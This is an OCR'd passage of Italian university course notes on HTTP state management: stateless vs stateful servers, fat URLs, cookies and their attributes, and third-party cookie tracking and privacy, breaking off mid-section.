

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

Indice

1. STATELESS E STATEFUL 3
2. COOKIES 7
3. COOKIES E SICUREZZA 9
BIBLIOGRAFIA E SITOGRAFIA 13

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

1. Stateless e Stateful

HTTP è stato originariamente progettato per essere un protocollo anonimo, **stateless** di tipo request/response: ciascuna richiesta effettuata, anche dallo stesso client, è indipendente da quelle effettuate in precedenza. Il protocollo base prevede addirittura di chiudere la connessione TCP ad ogni richiesta.

Ma cosa si intende esattamente per stateless ed il suo opposto, cioè stateful?

Un server senza stati (Stateless Server) è un server che tratta ogni richiesta come una transazione indipendente scorrelata da ogni precedente richiesta. Un server con stati (Stateful Server) ha una tabella che permette di registrare in modo incrementale le informazioni e lo stato delle interazioni in corso con i client, incluse le risposte ad ogni richiesta, in modo che il server possa tener traccia di tutte le richieste effettuate dal client.




***Figura 1** - Stateless vs Stateful*

Per creare applicazioni web che vadano oltre la semplice diffusione di pagine statiche (ex. e-commerce, e-banking, social networks etc) è necessario poter:

- Tener traccia di ciascun client, identificarlo e riconoscere richieste successive provenienti dallo stesso.
- Associare dei dati (uno stato o sessione) ad uno specifico client (ex. Informazioni di login, carrello).

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

Un modo naive per identificare l'utente tra richieste successive è quello di utilizzare alcuni headers http talvolta presenti nei messaggi di request:

From	Contiene l'indirizzo email del client
User-Agent	Contiene dettagli sulla versione e il nome del browser usato dal client
Referer	La pagina sorgente da cui il client proviene per mezzo di un link
Client-ip	Indirizzo ip del client

Nessuno degli headers precedenti è una soluzione robusta per identificare il client.

- Non sono obbligatori e pertanto dipendono dallo specifico browser usato.
- L'indirizzo ip potrebbe non essere univoco per gli utenti (NAT) o non essere quello corretto se vengono utilizzati proxy.

Cosa si intende per **proxy**?




Figura 2 *- Proxy e Reverse Proxy*

Quando si ha un **forward proxy**, tutti i client inviano le loro richieste al forward proxy e questo invierà le richieste del client verso l'esterno (verso un server in ascolto): il server proxy fungerà da firewall o scudo sul lato client e gestirà tutte le richieste del client e le invierà al server di conseguenza. Lo scopo principale di questo tipo di proxy è dunque proteggere le applicazioni client da server esterni e altre vulnerabilità di sicurezza, questo perché come si può vedere dallo schema, questi client e i loro indirizzi IP non sono esposti al mondo esterno, ma il server proxy si esporrà per conto delle applicazioni client.

Supponiamo ora di avere più istanze del server in esecuzione nel backend (non è necessario avere più istanze del server, in alcuni casi, ci sarà solo un'istanza del server): il server **Reverse Proxy** risiede sul

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

lato server. Invece di proteggere le applicazioni client, proteggerà le istanze del server nel back-end da parti o client esterni. I client non sapranno mai quale istanza del server risolverà le loro query o richieste: ogni richiesta del client verrà filtrata al proxy inverso e quindi il server proxy inverso reindirizzerà tali richieste alle istanze del server pertinenti per un'ulteriore elaborazione.

I server proxy inversi hanno anche molti altri vantaggi:

- Possono memorizzare nella cache il contenuto statico e dinamico. Se i client richiedono ripetutamente la stessa risorsa, possiamo memorizzare nella cache quel contenuto a livello proxy. Pertanto, non è necessario inviare ripetutamente la stessa richiesta ai server.
- Possono comprimere i dati che passeranno attraverso la rete (utilizzando algoritmi come gZip e Brotli) possono fungere da bilanciamento del carico.

Un modo per identificare un client, e quindi mantenere informazioni di sessione, potrebbe essere quello di inserire un ID univoco su tutti gli URL di una certa web application: in questo modo è possibile legare transazioni http indipendenti in un'unica sessione rispetto all'ID fornito dal server. Tale metodo è anche noto come metodo delle **Fat URL**.

Ad esempio:

- L'utente accede a http://www.miosito.it ed effettua il login con le proprie credenziali
- Il server genera un id univoco per la sessione, ad esempio 123456
- In tutte le pagine generate dal server, gli URL vengono modificati in modo da contenere l'id nel <path> o come <query> inviata nel metodo GET
- Ogni volta che l'utente clicca su un link, questo sarà composto in modo da contenere questo id:
    - http://www.miosito.it/pagina.html?id=123456
    - http://www.miosito.it/altrapagina.html?id=123456

Il server può quindi tenere traccia della sessione di un utente conoscendo il mapping tra ciascun id e i dati ad esso associati.

Il server può anche decidere di far scadere (o eliminare) la sessione semplicemente non rendendo più valido un certo ID (ex. Dopo il logout di un utente dal sito)

Quali sono i problemi di tale strategia?

- Gli URL tendono ad essere più lunghi e contengono informazioni che confondono gli utenti.
- Un URL non può più essere condiviso (ad esempio inviato via mail) perché contiene informazioni specifiche sulla sessione di un utente.
- Rendono inefficaci i meccanismi di caching perché ogni utente accede ad un indirizzo univoco.
- Aumentano il carico di lavoro del server che è costretto a riscrivere tutte le pagine HTML per aggiungere gli ID agli URL.

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

- Se un utente manualmente modifica l'URL dal browser o esce dalla sequenza di link prestabilita (ad esempio andando su un altro sito), si perdono le informazioni di sessione.

Un'altra possibilità può essere quella di usare dei campi "nascosti" all'interno delle HTML forms; in questo modo si eliminano i problemi legati agli URL (possono dunque essere condivisi e non sono notati dall'utenti), tuttavia richiedono che il server modifichi tutte le pagine (inserendo i form nascosti) per ciascun utente autenticato.

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

2. Cookies

Per ovviare a questi problemi sono stati introdotti i cookies, che rappresentano oggi un modo consolidato per identificare gli utenti e permettere sessioni persistenti.

I cookie sono stringhe di dati di piccole dimensioni che vengono memorizzate direttamente nel browser e che fanno parte del protocollo HTTP. I cookie vengono generalmente impostati da un server Web utilizzando la risposta **Set-Cookie HTTP-header**. Quindi, il browser li aggiunge automaticamente a (quasi) tutte le richieste allo stesso dominio utilizzando l'intestazione HTTP Cookie.

Un classico utilizzo dei cookie è quello per fornire agli utenti un modo per registrare gli articoli che desiderano acquistare mentre navigano in un sito Web (un "carrello della spesa" o "carrello della spesa" virtuale).

Oggi, tuttavia, il contenuto del carrello degli acquisti di un utente viene solitamente archiviato in un database sul server, piuttosto che in un cookie sul client. Per tenere traccia di quale utente è assegnato a quale carrello, il server invia un cookie al client che contiene un identificatore di sessione univoco (in genere, una lunga stringa di lettere e numeri casuali). Poiché i cookie vengono inviati al server con ogni richiesta effettuata dal client, l'identificatore di sessione verrà rispedito al server ogni volta che l'utente visita una nuova pagina del sito Web, il che consente al server di sapere quale carrello della spesa mostrare all'utente.

I cookie possono essere utilizzati per ricordare informazioni sull'utente al fine di mostrare contenuti pertinenti a quell'utente nel tempo. Ad esempio, un server Web potrebbe inviare un cookie contenente il nome utente utilizzato per l'ultima volta per accedere a un sito Web, in modo che possa essere compilato automaticamente al successivo accesso dell'utente.

Molti siti Web utilizzano i cookie per la personalizzazione in base alle preferenze dell'utente. Gli utenti selezionano le loro preferenze inserendole in un modulo web e inviando il modulo al server. Il server codifica le preferenze in un cookie e invia il cookie al browser. In questo modo, ogni volta che l'utente accede ad una pagina del sito, il server può personalizzare la pagina in base alle preferenze dell'utente.

Se l'utente richiede una pagina del sito, ma la richiesta non contiene cookie, il server presume che questa sia la prima pagina visitata dall'utente: il server crea un identificatore univoco (tipicamente una stringa di lettere e numeri casuali) e lo invia come cookie al browser insieme alla pagina richiesta.

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

Da questo momento in poi, il cookie verrà automaticamente inviato dal browser al server ogni volta che viene richiesta una nuova pagina dal sito. Il server non solo invia la pagina come di consueto, ma memorizza anche l'URL della pagina richiesta, la data/ora della richiesta e il cookie in un file di registro.

Analizzando questo file di registro, è quindi possibile scoprire quali pagine l'utente ha visitato, in quale sequenza e per quanto tempo.

Vi sono diverse tipologie di cookies:

- **Session cookie** (o transient o in-memory cookie): il loro span temporale è limitato al ciclo di vita del browser. Quando l'utente chiude il browser vengono automaticamente eliminati.
- **Persistent cookie**: il loro span temporale è definito in modo esplicito dal server. Pertanto, restano validi anche dopo la chiusura del browser o lo spegnimento della macchina client.
- **Secure cookie**: un cookie "secure" può essere trasmesso dal client soltanto se si utilizza HTTPS. Questo per evitare che i dati contenuti nel cookie possano essere rubati spiando il traffico sulla rete.
- **HttpOnly cookie**: cookie che non possono essere letti da API client-side come Javascript. Questo evita il furto dei cookie attraverso cross-site scripting.
- **SameSite cookie**: introdotti da Chrome, sono cookie che possono essere inviati soltanto se il server A ha anche fornito la risorsa (pagina HTML) contenente il link ad una risorsa contenuta in A. Questo evita che un sito di un server B possa contenere un link verso A per scatenare azioni malevole sfruttando l'autenticazione esistente del client (cross-site request forgery).

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

3. Cookies e sicurezza

I cookie sono spesso sottovalutati dal punto di vista della sicurezza:

- Dato che sono disattivabili diventano implicitamente responsabilità dell'utente.
- Esiste la convinzione, spesso errata, che semplici dati lasciati dal server durante la navigazione non possano recare danno.

I cookie possono essere pericolosi in termini di privacy e sicurezza.

Nel cookie, gli attributi **Domain** e **Path** definiscono l'ambito del cookie.

Essenzialmente dicono al browser a quale sito web appartiene il cookie. Per motivi di sicurezza, i cookie possono essere impostati solo sul dominio principale della risorsa corrente e sui suoi sottodomini e non su un altro dominio e sui suoi sottodomini.

Ad esempio, il sito web example.org non può impostare un cookie che ha un dominio foo.com perché ciò consentirebbe al sito web example.org di controllare i cookie del dominio foo.com.

Se gli attributi Dominio e Percorso di un cookie non sono specificati dal server, per impostazione predefinita sono il dominio e il percorso della risorsa che è stata richiesta; tuttavia, nella maggior parte dei browser esiste una differenza tra un cookie impostato da foo.com senza un dominio e un cookie impostato con il dominio foo.com: nel primo caso, il cookie verrà inviato solo per le richieste a foo.com, noto anche come cookie solo host. In quest'ultimo caso, sono inclusi anche tutti i sottodomini (ad esempio, docs.foo.com).

Ad es.

Example

```
HTTP/1.0 200 OK

Set-Cookie: ONEID=1234; Path=/accounts; Expires=Wed, 25 Jan 2023 20:00:01 GMT; Secure; HttpOnly

Set-Cookie: TWOID=5678; Domain=.foo.com; Path=/; Expires=Wed, 25 Jan 2023 20:00:01 GMT; HttpOnly

Set-Cookie: THREEID=9012; Domain=foo.com; Path=/; Expires=Wed, 25 Jan 2023 20:00:01 GMT; Secure; HttpOnly
```

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

Il primo cookie, ONEID, non ha l'attributo Domain e ha un attributo Path impostato su /accounts: questo dice al browser di utilizzare il cookie solo quando richiede pagine contenute in docs.foo.com/accounts (il dominio è derivato dalla richiesta dominio).

Gli altri due cookie, TWOID e THREEID, verrebbero utilizzati quando il browser richiede qualsiasi sottodominio in .foo.com su qualsiasi percorso (ad esempio www.foo.com/bar). Il punto anteposto è facoltativo negli standard recenti.

I cookie che corrispondono al dominio del sito corrente (ciò che viene visualizzato nella barra degli indirizzi del browser) vengono definiti **first-party cookies**.

Allo stesso modo, i cookie provenienti da domini diversi dal presente sito sono indicati come **third-party cookies** (da notare che questa non è un'etichetta assoluta ma è relativa al contesto dell'utente; lo stesso cookie può essere di prima parte o di terza parte a seconda del sito in cui si trova l'utente in quel momento).




Figura 3 *- Cookie di terze parti*

In questa immagine c'è una pagina web (la yellow page) richiesta dal cliente che ha dei contenuti esterni (verdi e viola); quando il cliente richiede la pagina gialla, verrà impostato il cookie giallo (first party cookie); le pagine esterne con i contenuti verde e viola imposteranno i propri cookie (quelle verdi e viola – third party cookies)

PEGASO Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).




Figura 4 *- Cookie di Terze Parti*

Supponiamo che un cliente abbia visitato una pagina verde e che sia stato impostato un cookie verde (first party cookie).

Supponiamo che questa pagina verde sia inclusa in altre pagine esterne (gialla, viola e verde): quando il cliente richiede queste pagine, il cookie verde di terze parti (per le pagine gialle, viola e verdi è un cookie di terze parti) verrà inviato dal browser del cliente a quelle pagine esterne.

Se il contenuto verde è ad esempio un video di YouTube che è stato messo in pausa al momento della pagina verde, quando l'utente accede alla pagina gialla, il video di YouTube con contenuto verde potrebbe essere ripreso grazie al cookie di terze parti.

Attraverso i cookie è dunque possibile tener traccia degli spostamenti degli utenti sul web:

- Una pagina web spesso include componenti di terze parti al di fuori del proprio dominio (ad esempio un banner pubblicitario).
- Per scaricare i contenuti esterni (esempio l'immagine del banner) il browser si connette ad un sito esterno, potenzialmente malevolo.
- Il sito chiede al client di memorizzare il cookie per identificarlo univocamente.
- Dato che il banner è presente su più siti, lo stesso utente può essere tracciato nei suoi spostamenti in tutti i siti in cui lo stesso banner compare.

L'utilizzo di questa tecnica permette, ad esempio, di fare pubblicità mirata sugli articoli visionati frequentemente da un determinato utente.

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

In Italia è prevista una legge ad-hoc: i cookie di profilazione possono essere installati sul terminale dell'utente soltanto se questo ha espresso il proprio consenso dopo essere stato informato con modalità semplificate.

I possibili problemi nell'utilizzo dei cookies vanno oltre i problemi di privacy:

